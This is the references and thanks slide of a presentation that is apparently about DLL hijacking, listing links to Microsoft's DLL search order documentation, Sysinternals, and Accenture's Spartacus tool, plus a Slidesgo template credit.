- ***Dynamic-link library search order***
  Microsoft
  https://learn.microsoft.com/en-us/windows/win32/dlls/dynamic-link-library-search-order

- ***Sysinternals***
  Mark Russinovich / Microsoft
  https://learn.microsoft.com/en-us/sysinternals/

- ***Spartacus DLL Hijacking***
  Accenture
  https://github.com/Accenture/Spartacus

THANKS!

CREDITS: This presentation template was created by Slidesgo, including icons by Flaticon, and infographics & images by Freepik.

Please keep this slide for attribution.